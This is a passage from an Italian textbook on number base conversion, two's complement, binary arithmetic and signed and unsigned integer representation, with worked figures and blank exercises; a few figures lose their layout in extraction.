Si traduca il valore $43{,}21_{10}$ in base otto, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

8^5	8^4	8^3	8^2	8^1	8^0	,	8^{-1}	8^{-2}	8^{-3}	8^{-4}	8^{-5}
						,					

728.1.2 Esercizio

Si traduca il valore $765{,}4321_{10}$ in base sedici, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

16^5	16^4	16^3	16^2	16^1	16^0	,	16^{-1}	16^{-2}	16^{-3}	16^{-4}	16^{-5}
						,					

728.1.3 Esercizio

Si traduca il valore $21{,}11_{10}$ in base due, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

2^5	2^4	2^3	2^2	2^1	2^0	,	2^{-1}	2^{-2}	2^{-3}	2^{-4}	2^{-5}
						,					

728.2 Conversione a base 10 da altre basi

Per convertire un numero da una base di numerazione qualunque alla base 10, è necessario attribuire a ogni cifra il valore corrispondente, da sommare poi per ottenere il valore complessivo. Nelle figure successive si vedono gli esempi relativi alle basi di numerazione più comuni.

Figura 728.8. Conversione da base 16 a base 10.

$C{,}5851EB_{16}$

$C_{16} \rightarrow 12 \times 16^{0} = 12_{10}$

$5 \times 16^{-1} = 0{,}3125000_{10}$

$8 \times 16^{-2} = 0{,}0312500_{10}$

$5 \times 16^{-3} = 0{,}0012207_{10}$

$1 \times 16^{-4} = 0{,}0000152_{10}$

$E_{16} \rightarrow 14 \times 16^{-5} = 0{,}0000133_{10}$

$B_{16} \rightarrow 11 \times 16^{-6} = 0{,}0000006_{10}$

totale $12{,}3449998_{10}$

Figura 728.9. Conversione da base 8 a base 10.

$14{,}2605_{8}$

$1 \times 8^{1} = 8_{10}$

$4 \times 8^{0} = 4_{10}$

$2 \times 8^{-1} = 0{,}2500000_{10}$

$6 \times 8^{-2} = 0{,}0937500_{10}$

$0 \times 8^{-3} = 0{,}0000000_{10}$

$5 \times 8^{-4} = 0{,}0012207_{10}$

totale $12{,}3449707_{10}$

Figura 728.10. Conversione da base 2 a base 10.

$1100{,}01011_2$

$$
\begin{aligned}
1 \times 2^{3} &= 8_{10} \\
1 \times 2^{2} &= 4_{10} \\
0 \times 2^{1} &= 0_{10} \\
0 \times 2^{0} &= 0_{10} \\
0 \times 2^{-1} &= 0_{10} \\
1 \times 2^{-2} &= 0{,}25000_{10} \\
0 \times 2^{-3} &= 0_{10} \\
1 \times 2^{-4} &= 0{,}06250_{10} \\
1 \times 2^{-5} &= 0{,}03125_{10}
\end{aligned}
$$

totale $12{,}34375_{10}$

728.2.1 Esercizio

Si traduca il valore $765{,}432_8$ in base dieci, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

10^5	10^4	10^3	10^2	10^1	10^0	,	10^{-1}	10^{-2}	10^{-3}	10^{-4}	10^{-5}
						,					

728.2.2 Esercizio

Si traduca il valore $AB{,}CD_{16}$ in base dieci, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

10^5	10^4	10^3	10^2	10^1	10^0	,	10^{-1}	10^{-2}	10^{-3}	10^{-4}	10^{-5}
						,					

728.2.3 Esercizio

Si traduca il valore $101010{,}110011_2$ in base dieci, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

10^5	10^4	10^3	10^2	10^1	10^0	,	10^{-1}	10^{-2}	10^{-3}	10^{-4}	10^{-5}
						,					

728.3 Conversione tra ottale, esadecimale e binario

Per quanto riguarda la conversione tra sistemi di numerazione ottale, esadecimale e binario, vale lo stesso principio dei numeri interi, con la differenza che occorre rispettare la separazione della parte intera da quella decimale. L'esempio della figura successiva dovrebbe essere abbastanza chiaro.

Figura 728.14. Conversione tra binario-ottale e binario-esadecimale.

$001\,100,010\,110\,000\,101_2$

$1\;\;4\;,\;2\;\;6\;\;0\;\;5_8$

$001\,100,010\,110\,000\,101_2$

$12\;\;\;5\;\;\;8\;\;\;5$

$C\;,\;5\;\;\;8\;\;\;5_{16}$

$1100,0101\,1000\,0101_2$

728.3.1 Esercizio

Si traduca il valore $76{,}55_8$ in base due e quindi in base sedici, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

[ ] [ ] [ ] , [ ] [ ] [ ] $_8$

256 128 64 32 16 8 4 2 1 , 2^{-1} 2^{-2} 2^{-3} 2^{-4} 2^{-5} 2^{-6} 2^{-7} 2^{-8} 2^{-9}

[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] , [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] $_2$

[ ] [ ] , [ ] [ ] $_{16}$

728.3.2 Esercizio

Si traduca il valore $A7{,}C1_{16}$ in base due e quindi in base otto, con l'uso di una calcolatrice comune e di un foglio di carta per annotare i calcoli intermedi, compilando poi lo schema successivo:

[ ] [ ] , [ ] [ ] $_{16}$

256 128 64 32 16 8 4 2 1 , 2^{-1} 2^{-2} 2^{-3} 2^{-4} 2^{-5} 2^{-6} 2^{-7} 2^{-8} 2^{-9}

[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] , [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] $_2$

[ ] [ ] [ ] , [ ] [ ] [ ] $_8$

Capitolo 729 Operazioni elementari e sistema di rappresentazione binaria dei valori

È importante conoscere alcuni concetti legati ai calcoli più semplici, applicati al sistema binario; soprattutto il modo in cui si utilizza il complemento a due. Infatti, la memoria di un elaboratore consente di annotare esclusivamente delle cifre binarie, in uno spazio di dimensione prestabilita e fissa; pertanto, attraverso il complemento a due si ha la possibilità di gestire in modo «semplice» la rappresentazione dei numeri interi negativi.

729.1 Complemento alla base di numerazione

Dato un numero $\boldsymbol{n}$, espresso in base $\boldsymbol{b}$, con $\boldsymbol{k}$ cifre, il ***complemento alla base*** è costituito da $\boldsymbol{b^k - n}$.

Per esempio, il complemento alla base del numero 00123456789 (espresso in base dieci utilizzando 11 cifre) è 99876543211:

$$\begin{array}{r} 100000000000_{10} - \\ 00123456789_{10} = \\ \hline 99876543211_{10} \end{array}$$

Dall'esempio si deve osservare che la quantità di cifre utilizzata è determinante nel calcolo del complemento, infatti, il complemento alla base dello stesso numero, usando però solo nove cifre (123456789) è invece 876543211:

$$\begin{array}{r} 1000000000_{10} - \\ 123456789_{10} = \\ \hline 876543211_{10} \end{array}$$

In modo analogo si procede con i valori aventi una base diversa; per esempio, il complemento alla base del numero binario 00110011_2, composto da otto cifre, è pari a 11001101_2:

$$\begin{array}{r} 100000000_2 - \\ 00110011_2 = \\ \hline 11001101_2 \end{array}$$

Il calcolo del complemento alla base, nel sistema binario, avviene in modo molto semplice, se si trasforma in questo modo:

$$\begin{array}{r} 11111111_2 - \\ 00110011_2 = \\ \hline 11001100_2 + \\ 1_2 = \\ \hline 11001101_2 \end{array}$$

In pratica, si prende un numero composto da una quantità di cifre a uno, pari alla stessa quantità di cifre del numero di partenza; quindi si esegue la sottrazione, poi si aggiunge il valore uno al risultato finale. Si osservi però cosa accade con una situazione leggermente differente, per il calcolo del complemento alla base di 0011001100_2:

$$\begin{array}{rl} 1111111111_2 & - \\ 0011001100_2 & = \\ \hline 1100110011_2 & + \\ 1_2 & = \\ \hline 1100110100_2 & \end{array}$$

Per eseguire una sottrazione, si può calcolare il complemento alla base del sottraendo (il valore da sottrarre), sommandolo poi al valore di partenza, trascurando il riporto eventuale. Per esempio, volendo sottrarre da 1757 il valore 758, si può calcolare il complemento alla base di 0758 (usando la stessa quantità di cifre dell'altro valore), per poi sommarla. Il complemento alla base di 0758 è 9242:

$$\begin{array}{rl} 10000_{10} & - \\ 0758_{10} & = \\ \hline 9242_{10} & \end{array}$$

Invece di eseguire la sottrazione, si somma il valore ottenuto a quello di partenza, ignorando il riporto:

$$\begin{array}{rl} 1757_{10} & + \\ 9242_{10} & = \\ \hline 10999_{10} & - \\ 10000_{10} & = \\ \hline 999_{10} & \end{array}$$

Infatti: 1757−758=999.

729.1.1 Esercizio

Si determini il complemento alla base del valore 0000123456_{10} (a dieci cifre), compilando lo schema successivo:

$_{10}$

729.1.2 Esercizio

Si determini il complemento alla base del valore 9999123456_{10} (a dieci cifre), compilando lo schema successivo:

$_{10}$

729.2 Complemento a uno e complemento a due

Quando si fa riferimento a numeri in base due, il complemento alla base è più noto come «complemento a due» (che evidentemente è la stessa cosa). D'altro canto, il complemento a uno è ciò che è già stato descritto con l'esempio seguente, dove si ottiene a partire dal numero 0011001100_2:

$$\begin{array}{r} 1111111111_2 \; - \\ 0011001100_2 \; = \\ \hline 1100110011_2 \end{array}$$

Si comprende intuitivamente che il complemento a uno si ottiene semplicemente invertendo le cifre binarie:

$$0011001100_2 \downarrow 1100110011_2$$

Pertanto, il complemento a due di un numero binario si ottiene facilmente invertendo le cifre del numero di partenza e aggiungendo una unità al risultato.

729.2.1 Esercizio

Si determini il complemento a uno e il complemento a due del valore 0011001001000101_2, compilando gli schemi successivi:

$_2$

$_2$

729.2.2 Esercizio

Si determini il complemento a uno e il complemento a due del valore 1111001100010101_2, compilando gli schemi successivi:

729.3 Addizione binaria

L'addizione binaria avviene in modo analogo a quella del sistema decimale, con la differenza che si utilizzano soltanto due cifre numeriche: 0 e 1. Pertanto, si possono presentare solo i casi seguenti:

$$0_2 + 0_2 = 0_2$$
$$0_2 + 1_2 = 1_2$$
$$1_2 + 0_2 = 1_2$$
$$1_2 + 1_2 = 10_2$$

ovvero: zero con riporto di uno

Segue l'esempio di una somma tra due numeri in base due:

$$\begin{array}{rl} 10011001_2 + & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 11001100_2 & (204_{10}) \end{array}$$

729.4 Sottrazione binaria

La sottrazione binaria può essere eseguita nello stesso modo di quella che si utilizza nel sistema decimale. Come avviene nel sistema decimale, quando una cifra del minuendo (il numero di partenza) è minore della cifra corrispondente nel sottraendo (il numero da sottrarre), si prende a prestito una unità dalla cifra precedente (a sinistra), che così si somma al minuendo con il valore della base di numerazione. L'esempio seguente mostra una sottrazione con due numeri binari:

$$\begin{array}{rl} 10011001_2 - & (153_{10}) \\ 00110011_2 = & (51_{10}) \\ \hline 01100110_2 & (102_{10}) \end{array}$$

Generalmente, la sottrazione binaria viene eseguita sommando il complemento alla base del sottraendo. Il complemento alla base di 00110011_2 con otto cifre è 11001101_2:

$$\begin{array}{r} 100000000_2 \; - \\ 00110011_2 \; = \\ \hline 11001101_2 \end{array}$$

Pertanto, la sottrazione originale diventa una somma, dove si trascura il riporto:

$$\begin{array}{rl} 10011001_2 \; + & (153_{10}) \\ 11001101_2 \; = & \\ \hline 101100110_2 \; - & \\ 100000000_2 \; = & \\ \hline 01100110_2 & (102_{10}) \end{array}$$

729.5 Moltiplicazione binaria

La moltiplicazione binaria si esegue in modo analogo a quella per il sistema decimale, con il vantaggio che è sufficiente sommare il moltiplicando, facendolo scorrere verso sinistra, in base al valore del moltiplicatore. Naturalmente, lo spostamento di un valore binario verso sinistra di ***n*** posizioni, corrisponde a moltiplicarlo per 2^n. Si osservi l'esempio seguente dove si moltiplica 10011001_2 per 1011_2:

$$\begin{array}{rl} 10011001_2 \; \times & (153_{10}) \\ 1011_2 \; = & (11_{10}) \\ \hline 10011001_2 \; + & \\ 10011001_2 \; + & \\ 00000000_2 \; + & \\ 10011001_2 \; = & \\ \hline 11010010011_2 & (1683_{10}) \end{array}$$

729.6 Divisione binaria

La divisione binaria si esegue in modo analogo al procedimento per i valori in base dieci. Si osservi l'esempio seguente, dove si divide il numero 10110_2 (22_{10}) per 100_2 (4_{10}):

$$
\begin{array}{r}
10110_2 : 100_2 = 101{,}1_2 \\
100_2 \\
\hline
0110_2 \\
000_2 \\
\hline
110_2 \\
100_2 \\
\hline
10_2 \\
100_2 \\
\hline
0_2
\end{array}
$$

In questo caso il risultato è 101_2 (5_{10}), con il resto di 10_2 (2_{10}); ovvero $101{,}1_2$ ($5{,}5_{10}$).

Intuitivamente si comprende che: si prende il divisore, senza zeri anteriori, lo si fa scorrere a sinistra in modo da trovarsi allineato inizialmente con il dividendo; se la sottrazione può avere luogo, si scrive la cifra 1_2 nel risultato; si continua con gli scorrimenti e le sottrazioni; al termine, il valore residuo è il resto della divisione intera.

729.7 Rappresentazione binaria di numeri interi senza segno

La rappresentazione di un valore intero senza segno coincide normalmente con il valore binario contenuto nella variabile gestita dall'elaboratore. Pertanto, una variabile della dimensione di 8 bit, può rappresentare valori da zero a 2^8-1:

00000000_2 (0_{10})
00000001_2 (1_{10})
00000010_2 (2_{10})
...
11111110_2 (254_{10})
11111111_2 (255_{10})

729.8 Rappresentazione binaria di numeri interi con segno

Attualmente, per rappresentare valori interi con segno (positivo o negativo), si utilizza il metodo del complemento alla base, ovvero del complemento a due, dove il primo bit indica sempre il segno. Attraverso questo metodo, per cambiare di segno a un valore è sufficiente calcolarne il complemento a due.

Per esempio, se si prende un valore positivo rappresentato in otto cifre binarie come 00010100_2, pari a $+20_{10}$, il complemento a due è: 11101100_2, pari a -20_{10} secondo questa convenzione. Per trasformare il valore negativo nel valore positivo corrispondente, basta calcolare nuovamente il complemento a due: da 11101100_2 si ottiene ancora 00010100_2 che è il valore positivo originario.

Con il complemento a due, disponendo di n cifre binarie, si possono rappresentare valori da $-2^{(n-1)}$ a $+2^{(n-1)}-1$ ed esiste un solo modo per rappresentare lo zero: quando tutte le cifre binarie sono pari a zero. Infatti, rimanendo nell'ipotesi di otto cifre binarie, il complemento a uno di 00000000_2 è 11111111_2, ma aggiungendo una unità per ottenere il complemento a due si ottiene di nuovo 00000000_2, perdendo il riporto.

Si osservi che il valore negativo più grande rappresentabile non può essere trasformato in un valore positivo corrispondente, perché si creerebbe un traboccamento. Per esempio, utilizzando sempre otto bit (segno incluso), il valore minimo che possa essere rappresentato è 1000000_2, pari a -128_{10}, ma se si calcola il complemento a due, si ottiene di nuovo lo stesso valore binario, che però non è valido. Infatti, il valore positivo massimo che si possa rappresentare in questo caso è solo $+127_{10}$.

Figura 729.23. Confronto tra due valori interi con segno.

```
0 0 0 1 1 0 0 1   (+25 in base dieci)

1 1 1 0 0 1 1 1   (−25 in base dieci)
↑
bit di segno
```

Figura 729.24. Valori massimi rappresentabili con soli otto bit.

```
0 1 1 1 1 1 1 1   (+127 in base dieci)

1 0 0 0 0 0 0 0   (−128 in base dieci)
↑
bit di segno
```

Il meccanismo del complemento a due ha il vantaggio di trasformare la sottrazione in una semplice somma algebrica.

729.8.1 Esercizio

Come si rappresenta il numero $+103_{10}$, in una variabile binaria, a sedici cifre con segno?

segno

$_2$

729.8.2 Esercizio

Come si rappresenta il numero -103_{10}, in una variabile binaria, a sedici cifre con segno?

segno

$_2$

729.8.3 Esercizio

Data una variabile a sedici cifre che rappresenta un numero con segno, contenente il valore 1111111111110001_2, si calcoli il complemento a due e poi il valore corrispondente in base dieci, specificando il segno:

segno

$_2$

$\pm$

$_{10}$

729.8.4 Esercizio

Data una variabile a sedici cifre che rappresenta un numero con segno, contenente il valore 0000000000110001_2, si calcoli il valore corrispondente in base dieci:

+

$_{10}$

Si calcoli quindi il complemento a due:

segno

$_2$

Supponendo di interpretare il valore binario ottenuto dal complemento a due, come se si trattasse di un'informazione priva di segno, si calcoli nuovamente il valore corrispondente in base dieci:

$_{10}$

729.8.5 Esercizio

Data una variabile a dodici cifre binarie che rappresenta un numero con segno, leggendo il suo contenuto come se fosse una variabile priva di segno, si potrebbe determinare quel segno originale in base al valore che si ottiene. Si scrivano gli intervalli che riguardano valori positivi e valori negativi:

Intervallo che rappresenta valori positivi	Intervallo che rappresenta valori negativi

729.8.6 Esercizio

Data una variabile a sedici cifre binarie che rappresenta un numero con segno, leggendo il suo contenuto come se fosse una variabile priva di segno, si potrebbe determinare quel segno originale in base al valore che si ottiene. Si scrivano gli intervalli che riguardano valori positivi e valori negativi:

Intervallo che rappresenta valori positivi	Intervallo che rappresenta valori negativi

729.9 Cenni alla rappresentazione binaria di numeri in virgola mobile

Una forma diffusa per rappresentare dei valori molto grandi, consiste nell'indicare un numero con dei decimali moltiplicato per un valore costante elevato a un esponente intero. Per esempio, per rappresentare il numero 123000000 si potrebbe scrivere $123\cdot10^{6}$, oppure anche $0{,}123\cdot10^{9}$. Lo stesso ragionamento vale anche per valori molti piccoli; per esempio 0,000000123 che si potrebbe esprimere come $0{,}123\cdot10^{-6}$.

Per usare una notazione uniforme, si può convenire di indicare il numero che appare prima della moltiplicazione per la costante elevata a una certa potenza come un valore che più si avvicina all'unità, essendo minore o al massimo uguale a uno. Pertanto, per gli esempi già mostrati, si tratterebbe sempre di $0{,}123\cdot10^{n}$.

Per rappresentare valori a ***virgola mobile*** in modo binario, si usa un sistema simile, dove i bit a disposizione della variabile vengono suddivisi in tre parti: segno, esponente (di una base prestabilita) e mantissa, come nell'esempio che appare nella figura successiva.[1]

Figura 729.34. Ipotesi di una variabile a 16 bit per rappresentare dei numeri a virgola mobile.

segno | esponente | mantissa
16 15 9 8 1

Nella figura si ipotizza la gestione di una variabile a 16 bit per la rappresentazione di valori a virgola mobile. Come si vede dallo schema, il bit più significativo della variabile viene utilizzato per rappresentare il segno del numero; i sette bit successivi si usano per indicare l'esponente (con segno) e gli otto bit finali per la mantissa (senza segno perché indicato nel primo bit), ovvero il valore da moltiplicare per una certa costante elevata all'esponente.

Quello che manca da decidere è come deve essere interpretato il numero della mantissa e qual è il valore della costante da elevare all'esponente indicato. Sempre a titolo di esempio, si conviene che il valore indicato nella mantissa esprima precisamente «0,***mantissa***» e che la costante da elevare all'esponente indicato sia 16 (ovvero 2^{4}), che si traduce in pratica nello spostamento della virgola di quattro cifre binarie alla volta.[2]

Figura 729.35. Esempio di rappresentazione del numero 0,051513671875 ($211 \cdot 16^{-3}$), secondo le convenzioni stabilite. Si osservi che il valore dell'esponente è negativo ed è così rappresentato come complemento alla base (due) del valore assoluto relativo.

0	1 1 1 1 1 0 1	1 1 0 1 0 0 1 1

$+211 \cdot 16^{-3}$

0,000000000000011010011

Naturalmente, le convenzioni possono essere cambiate: per esempio il segno lo si può incorporare nella mantissa; si può rappresentare l'esponente attraverso un numero al quale deve essere sottratta una costante fissa; si può stabilire un valore diverso della costante da elevare all'esponente; si possono distribuire diversamente gli spazi assegnati all'esponente e alla mantissa.

729.10 Riferimenti

- Mario Italiani, Giuseppe Serazzi, *Elementi di informatica*, ETAS libri, 1973, ISBN 8845303632
- Sandro Petrizzelli, *Appunti di elettronica digitale*

  ⟨*http://users.libero.it/sandry/Digitale_01.pdf*⟩
- Tony R. Kuphaldt, *Lessons In Electric Circuits*, *Digital*

  ⟨*http://www.faqs.org/docs/electric/*⟩

  ⟨*http://www.faqs.org/docs/electric/Digital/index.html*⟩
- Wikipedia, *Sistema numerico binario*

  ⟨*http://it.wikipedia.org/wiki/Sistema_numerico_binario*⟩
- Wikipedia, *IEEE 754*

  ⟨*http://it.wikipedia.org/wiki/IEEE_754*⟩

[1] Nel contesto riferito alla definizione di un numero in virgola mobile, si possono usare indifferentemente i termini ***mantissa*** o ***significante***, così come sono indifferenti i termini ***caratteristica*** o ***esponente***.

[2] Si osservi che lo standard IEEE 754 utilizza una «mantissa normalizzata» che indica la frazione di valore tra uno e due: «1,***mantissa***.

Capitolo 730

Calcoli con i valori binari rappresentati nella forma usata negli elaboratori

Una volta chiarito il modo in cui si rappresentano comunemente i valori numerici elaborati da un microprocessore, in particolare per ciò che riguarda i valori negativi con il complemento a due, occorre conoscere in che modo si trattano o si possono trattare questi dati (indipendentemente dall'ordine dei byte usato).

730.1 Modifica della quantità di cifre di un numero binario intero

Un numero intero senza segno, espresso con una certa quantità di cifre, può essere trasformato in una quantità di cifre maggiore, aggiungendo degli zeri nella parte più significativa. Per esempio, il numero 0101_2 può essere trasformato in 00000101_2 senza cambiarne il valore. Nello stesso modo, si può fare una copia di un valore in un contenitore più piccolo, perdendo le cifre più significative, purché queste siano a zero, altrimenti il valore risultante sarebbe alterato.

Quando si ha a che fare con valori interi con segno, nel caso di valori positivi, l'estensione e la riduzione funzionano come per i valori senza segno, con la differenza che nella riduzione di cifre, la prima deve ancora rappresentare un segno positivo. Se invece si ha a che fare con valori negativi, l'aumento di cifre richiede l'aggiunta di cifre a uno nella parte più significativa, mentre la riduzione comporta l'eliminazione di cifre a uno nella parte più significativa, con il vincolo di mantenere inalterato il segno.

Figura 730.1. Aumento e riduzione delle cifre di un numero intero senza segno.

```
       1 0 1 1        0 0 0 0 1 0 1 1
       ↓ ↓ ↓ ↓                ↓ ↓ ↓ ↓
0 0 0 0 1 0 1 1               1 0 1 1
```

Figura 730.2. Aumento e riduzione delle cifre di un numero intero positivo.

```
segno
        0 0 1 1        0 0 0 0 0 0 1 1
        ↓ ↓ ↓ ↓                ↓ ↓ ↓ ↓
0 0 0 0 0 0 1 1                0 0 1 1
                          segno
```

Figura 730.3. Aumento e riduzione delle cifre di un numero intero negativo.

```
segno
        1 1 0 1        1 1 1 1 1 1 0 1
        ↓ ↓ ↓ ↓                ↓ ↓ ↓ ↓
1 1 1 1 1 1 0 1                1 1 0 1
                          segno
```

730.1.1 Esercizio

Una variabile a otto cifre binarie, conviene un valore con segno, pari a 11100011_2. Questo valore viene copiato in una variabile a sedici cifre con segno. Indicare il valore che deve apparire nella variabile di destinazione.

segno

																$_2$

730.1.2 Esercizio

Una variabile a sedici cifre binarie, contiene un valore con segno, pari a 0000111110001111_2. Questo valore viene copiato in una variabile a otto cifre con segno. Il risultato della copia è valido? Perché?

Il valore originale della variabile a sedici cifre con segno è pari a:

±											
											$_{10}$

Il valore contenuto nella variabile a otto cifre con segno, potrebbe essere pari a:

±											
											$_{10}$

730.1.3 Esercizio

Una variabile a otto cifre binarie, contiene un valore con segno, pari a 11100011_2. Questo valore viene copiato in una variabile a sedici cifre senza segno, ignorando il fatto che la variabile originale abbia un segno. Indicare il valore che appare nella variabile di destinazione dopo la copia.

																$_2$

Se successivamente si volesse considerare la variabile a sedici cifre usata per la destinazione della copia, come se fosse una variabile con segno, il valore che vi si potrebbe leggere al suo interno risulterebbe uguale a quello della variabile di origine?

730.2 Sommatorie con i valori interi con segno

Vengono proposti alcuni esempi che servono a dimostrare le situazioni che si presentano quando si sommano valori con segno, ricordando che i valori negativi sono rappresentati come complemento alla base del valore assoluto corrispondente.

Figura 730.8. Somma di due valori positivi che genera un risultato valido.

```
0 0 0 0 1 0 1 1     (+ 11) +
0 0 0 0 1 1 0 0     (+ 12) =
---------------     --------
0 0 0 1 0 1 1 1     (+ 23)
^
bit di segno
```

Figura 730.9. Somma di due valori positivi, dove il risultato apparentemente negativo indica la presenza di un traboccamento.

```
bit di segno
|
v
0 1 0 0 1 0 1 1     (+  75) +
0 1 0 0 1 1 0 0     (+  76) =
---------------     ---------
1 0 0 1 0 1 1 1     (+ 151)
|
v
traboccamento (overflow)
```

Figura 730.10. Somma di un valore positivo e di un valore negativo: il risultato è sempre valido.

```
0 0 0 0 1 0 1 1     (+ 11) +
1 1 1 1 0 1 0 0     (- 12) =
---------------     --------
1 1 1 1 1 1 1 1     (-  1)
^
bit di segno
```

Figura 730.11. Somma di un valore positivo e di un valore negativo: in tal caso il risultato è sempre valido e se si manifesta un riporto, come in questo caso, va ignorato semplicemente.

```
   0 1 0 0 1 0 1 1     (+ 75) +
   1 1 1 1 0 1 0 0     (- 12) =
   ---------------     --------
1  0 0 1 1 1 1 1 1     (+ 63)
^  ^
|  bit di segno
riporto da
ignorare
```

Figura 730.12. Somma di due valori negativi che produce un segno coerente e un riporto da ignorare.

```
          1 1 0 0 1 0 1 1      (- 53) +
          1 1 1 1 0 1 0 0      (- 12) =
          ---------------      --------
        1 1 0 1 1 1 1 1 1      (- 65)
riporto da  bit di segno
ignorare
```

Figura 730.13. Somma di due valori negativi che genera un traboccamento, evidenziato da un risultato con un segno incoerente.

```
          bit di segno
          1 0 0 0 1 0 1 1      (- 117) +
          1 1 1 1 0 1 0 0      (-  12) =
          ---------------      ---------
        1 0 1 1 1 1 1 1 1      (- 129)
riporto da  traboccamento
ignorare
```

Dagli esempi mostrati si comprende facilmente che la somma di due valori con segno va fatta ignorando il riporto, perché quello che conta è che il segno risultante sia coerente: se si sommano due valori positivi, perché il risultato sia valido deve essere positivo; se si somma un valore positivo con uno negativo il risultato è sempre valido; se si sommano due valori negativi, perché il risultato sia valido deve rimanere negativo.

730.2.1 Esercizio

Si esegua la somma tra due valori binari a otto cifre con segno, indicando anche il riporto eventuale: $01010101_2 + 01111110_2$.

riporto	segno								
									2

Il risultato della somma è valido?

730.2.2 Esercizio

Si esegua la somma tra due valori binari a otto cifre con segno, indicando anche il riporto eventuale: $11010101_2 + 01111110_2$.

riporto	segno								
									2

Il risultato della somma è valido?

730.2.3 Esercizio

Si esegua la somma tra due valori binari a otto cifre con segno, indicando anche il riporto eventuale: $11010101_2 + 10000001_2$.

riporto segno

$\square \quad \square\square\square\square\square\square\square\square_2$

Il risultato della somma è valido?

730.3 Somme e sottrazioni con i valori interi senza segno

La somma di due numeri interi senza segno avviene normalmente, senza dare un valore particolare al bit più significativo, pertanto, se si genera un riporto, il risultato non è valido (salva la possibilità di considerarlo assieme al riporto). Se invece si vuole eseguire una sottrazione, il valore da sottrarre va «invertito», con il complemento a due, ma sempre evitando di dare un significato particolare al bit più significativo. Il valore «normale» e quello «invertito» vanno sommati come al solito, ma **se il risultato non genera un riporto**, allora **è sbagliato**, in quanto il sottraendo è più grande del minuendo.

Per comprendere come funziona la sottrazione, si consideri di volere eseguire un'operazione molto semplice: $1-1$. Il minuendo (il primo valore) sia espresso come 00000001_2; il sottraendo (il secondo valore) che sarebbe uguale, va trasformato attraverso il complemento a due, diventando così pari a 11111111_2. A questo punto si sommano algebricamente i due valori e si ottiene 00000000_2 con riporto di uno. Il riporto di uno dà la garanzia che il risultato è corretto. Volendo provare a sottrarre un valore più grande, si vede che il riporto non viene ottenuto: 1–2. In questo caso il minuendo si esprime come nell'esempio precedente, mentre il sottraendo è 00000010_2 che si trasforma nel complemento a due 11111110_2. Se si sommano i due valori si ottiene semplicemente 11111111_2, senza riporto, ma questo valore che va inteso senza segno è evidentemente errato.

Figura 730.17. Sottrazione tra due numeri interi senza segno, dove il sottraendo ha un valore assoluto minore di quello del minuendo: la presenza del riporto conferma la validità del risultato.

0 0 1 1 −
0 0 1 1 = — *complemento* → 0 0 1 1 + 1 1 0 1 =
0 0 0 0   1 0 0 0 0

risultato

il riporto conferma la validità del risultato
naturalmente il riporto viene ignorato

Figura 730.18. Sottrazione tra due numeri interi senza segno, dove il sottraendo ha un valore assoluto maggiore di quello del minuendo: l'assenza di un riporto indica un risultato errato della sottrazione.

```
  0011-                      0011+
  0100=    complemento  ->   1100=
 -----                      -----
 -0001                     0|1111
```

la mancanza del riporto indica un risultato errato

risultato errato (perché considerato senza segno)

Sulla base della spiegazione data, c'è però un problema, dovuto al fatto che il complemento a due di un valore a zero dà sempre zero: se si fa la sottrazione con il complemento, il risultato è comunque corretto, ma non si ottiene un riporto.

Figura 730.19. Sottrazione con sottraendo a zero: non si ottiene riporto, ma il risultato è corretto ugualmente.

```
  0011-                      0011+
  0000=    complemento  ->   0000=
 -----                      -----
 -0011                     0|0011
```

in questa situazione particolare, il riporto è zero, ma il risultato è corretto ugualmente

risultato corretto

Per correggere questo problema, il complemento a due del numero da sottrarre, va eseguito in due fasi: prima si calcola il complemento a uno, poi si somma il minuendo al sottraendo complementato, aggiungendo una unità ulteriore. Le figure successive ripetono gli esempi già mostrati, attuando questo procedimento differente.

Figura 730.20. Il complemento a due viene calcolato in due fasi: prima si calcola il complemento a uno, poi si sommano il minuendo e il sottraendo invertito, più una unità.

```
                                1+
  0011-                      0011+
  0011=  complemento a uno -> 1100=
  ----                       -----
  0000                      1|0000
```

il riporto conferma la validità del risultato naturalmente il riporto viene ignorato

risultato

1 +
0 0 1 1 − 0 0 1 1 +
0 1 0 0 = *complemento a uno* → 1 0 1 1 =
− 0 0 0 1 0 1 1 1 1

la mancanza del riporto indica un risultato errato

risultato errato (perché considerato senza segno)

Figura 730.22. Sottrazione con sottraendo a zero: calcolando il complemento a due attraverso il complemento a uno, si ottiene un riporto coerente.

1 +
0 0 1 1 − 0 0 1 1 +
0 0 0 0 = *complemento a uno* → 1 1 1 1 =
− 0 0 1 1 1 0 0 1 1

il riporto conferma la validità del risultato naturalmente il riporto viene ignorato

risultato corretto

730.3.1 Esercizio

Si esegua la somma tra due valori binari a otto cifre senza segno, indicando anche il riporto eventuale: $11010101_2 + 01110110_2$.

riporto

									2

Il risultato della somma è valido?

730.3.2 Esercizio

Si esegua la somma tra due valori binari a otto cifre senza segno, indicando anche il riporto eventuale: $11010101_2 + 11110110_2$.

riporto

									2

Il risultato della somma è valido?

730.3.3 Esercizio

Si esegua la sottrazione tra due valori binari a otto cifre senza segno, indicando anche il riporto eventuale: $11010101_2 - 11110110_2$.

riporto

$\square \quad \square\square\square\square\square\square\square\square_2$

Il risultato della somma è valido?

730.3.4 Esercizio

Si esegua la sottrazione tra due valori binari a otto cifre senza segno, indicando anche il riporto eventuale: $11010101_2 - 00001111_2$.

riporto

$\square \quad \square\square\square\square\square\square\square\square_2$

Il risultato della sottrazione è valido?

730.4 Somme e sottrazioni in fasi successive

